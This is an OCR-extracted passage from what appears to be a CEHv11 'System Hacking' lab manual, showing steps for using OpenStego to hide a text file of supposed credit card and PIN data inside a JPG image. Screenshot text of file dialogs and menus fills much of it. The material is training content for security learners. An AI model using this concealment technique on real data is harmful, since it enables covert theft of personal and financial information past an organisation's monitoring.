
8. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.


Manage
OpenStego
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Name
Date modified
Type
Size
Island.jpg
11/1/2019 12:12 AM
JPG File
104 KB
New Text Document.txt
11/1/2019 12:12 AM
Text Document
1 KB
Setup-OpenStego-0.7.3.exe
11/28/2019 3:33 AM
Application
220 KB
Open - Select Message File
Look in:
OpenStego
Island.jpg
New Text Document.txt
Setup-OpenStego-0.7.3.exe
Recent Items
Desktop
Documents
This PC
Network
File name:
New Text Document.txt
Files of type:
All Files
Open
Cancel


9. ☐ The location of the selected file appears in the **Message File** field.
10. ☐ Click the **ellipsis** button next to **Cover File**.


Manage
OpenStego
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Steganography Tools › Image Steganography Tools › OpenStego
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Name
Date modified
Type
Size
Island.jpg
11/1/2019 12:12 AM
JPG File
104 KB
New Text Document.txt
11/1/2019 12:12 AM
Text Document
1 KB
Setup-OpenStego-0.7.3.exe
11/28/2019 3:33 AM
Application
220 KB
OpenStego
File
Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
eganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
Output Stego File
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data


11. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Open - Select Cover File
Look in:
OpenStego
Island.jpg
Recent Items
Desktop
Documents
This PC
Network
File name:
Island.jpg
Files of type:
Cover files (*.bmp, *.gif, *.jpeg, *.jpg, *.png, *.wbmp)
Open
Cancel
File
Digit

